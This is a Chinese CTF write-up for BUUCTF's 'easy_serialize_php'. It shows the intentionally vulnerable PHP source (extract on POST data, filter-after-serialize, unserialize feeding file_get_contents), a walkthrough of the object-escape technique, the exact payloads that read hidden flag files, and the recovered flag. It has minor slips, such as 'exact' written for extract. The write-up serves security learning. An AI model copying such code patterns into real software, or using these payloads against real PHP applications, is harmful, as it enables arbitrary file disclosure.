buuctf easy_serialize_php

原创

老young可爱 已于 2022-03-30 00:38:56 修改 1522 收藏

分类专栏： web 文章标签： php web安全

于 2022-03-30 00:37:36 首次发布

本文链接：https://blog.csdn.net/qq_52671379/article/details/123835526

buuctf easy_serialize_php

题目

```php
<?php

$function = @$_GET['f'];

function filter($img){
    $filter_arr = array('php','flag','php5','php4','fl1g');
    $filter = '/'.implode('|',$filter_arr).'/i';
    return preg_replace($filter,'',$img);
}


if($_SESSION){
    unset($_SESSION);
}

$_SESSION["user"] = 'guest';
$_SESSION['function'] = $function;

extract($_POST);

if(!$function){
    echo '<a href="index.php?f=highlight_file">source_code</a>';
}

if(!$_GET['img_path']){
    $_SESSION['img'] = base64_encode('guest_img.png');
}else{
    $_SESSION['img'] = sha1(base64_encode($_GET['img_path']));
}

$serialize_info = filter(serialize($_SESSION));

if($function == 'highlight_file'){
    highlight_file('index.php');
}else if($function == 'phpinfo'){
    eval('phpinfo();'); //maybe you can find something in here!
}else if($function == 'show_image'){
    $userinfo = unserialize($serialize_info);
    echo file_get_contents(base64_decode($userinfo['img']));
}
```

代码分析

首先是一个GET传参赋值给$function，将'php','flag','php5','php4','fl1g'替换为空格

```php
$function = @$_GET['f'];

function filter($img){
    $filter_arr = array('php','flag','php5','php4','fl1g');
    $filter = '/'.implode('|',$filter_arr).'/i';
    return preg_replace($filter,'',$img);
}
```

if判断语句，如果`$_SESSION`存在则把其unset(消除)。


之后重新定义`$_SESSION`最后`exact($_POST)`

`unset()` 销毁指定的变量。

`exact($_POST)`：将`$_GET`和`$_POST`超级变量数组获取的变量转为正常的变量，这样直接显示变量名称即可

```php
if($_SESSION){
    unset($_SESSION);
}

$_SESSION["user"] = 'guest';
$_SESSION['function'] = $function;

extract($_POST);
```

```php
<?php
$a = "Original";
$my_array = array("a" => "Cat","b" => "Dog", "c" => "Horse");
extract($my_array);
echo "\$a = $a; \$b = $b; \$c = $c";
?>

>> $a = Cat; $b = Dog; $c = Horse
```




```php
if(!$_GET['img_path']){
    $_SESSION['img'] = base64_encode('guest_img.png');
}else{
    $_SESSION['img'] = sha1(base64_encode($_GET['img_path']));
}
```

判断是否传参img_path。

看else语句会发现sha1是不可逆加密，所以不能执行else

```php
if($function == 'highlight_file'){
    highlight_file('index.php');
}else if($function == 'phpinfo'){
    eval('phpinfo();'); //maybe you can find something in here!
}else if($function == 'show_image'){
    $userinfo = unserialize($serialize_info);
    echo file_get_contents(base64_decode($userinfo['img']));
}
```

通过给`$function`参数赋值phpinfo，会发现有个名为 d0g3_f1ag.php，flag可能在这里。
想得到flag，`$function`的值就要为show_image，然后反序列化，base64解密通过file_get_contents来输出文件内容。
.

Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	d0g3_f1ag.php	d0g3_f1ag.php
auto_globals_jit	On	On
auto_prepend_file	*no value*	*no value*
browscap	*no value*	*no value*
default_charset	UTF-8	UTF-8

直接访问文件，无法获取flag
选择构造反序列化逃逸进行绕过
反序列化的对象逃逸问题分为两种。
第一种为关键词数增加
第二种为关键词数减少
这道题目中直接构造多个关键词，这样就能逃出几个字符
也可以通过键逃逸和值逃逸

值逃逸：

构造键值对的数组的POST：
_SESSION[flagphp]=;s:1:“a”;s:3:“img”;s:20:“ZDBnM19mMWFnLnBocA==”;}
d0g3_f1ag.php经过base64为ZDBnM19mMWFnLnBocA==
payload经过if语句和序列化处理后变成了：

```
a:2:{s:7:"flagphp";s:48:";s:1:"a";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}";s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw=="
;}
```

再经过filter函数处理将flagphp替换为空后成立我们想得到的结果
`s:7:"phpflag";s:48:"` 就变成了 `s:7:"";s:48:";` 完成了逃逸
`s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";` 键名img对应的值是d0g3_f1ag.php的base64编码。
而后面的`;s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}"` 全放弃了。

```
a:2:{s:7:"";s:48:";s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}
```

构造数组，

```
GET:?f=show_image
post:_SESSION[phpflag]=;s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}
```


访问查看源码得到新的提示，flag在根目录d0g3_fllllllag中

```php
<?php

$flag = 'flag in /d0g3_fllllllag';

?>
```

继续将/d0g3_fllllllag经过base64编码传值

so payload1:

```
GET:?f=show_image
post:_SESSION[phpflag]=;s:1:"1";s:3:"img";s:20:"L2QwZzNfZmxsbGxsbGFn";}
```



flag{76afb950-a79b-4d30-9a95-5a40ed44d741}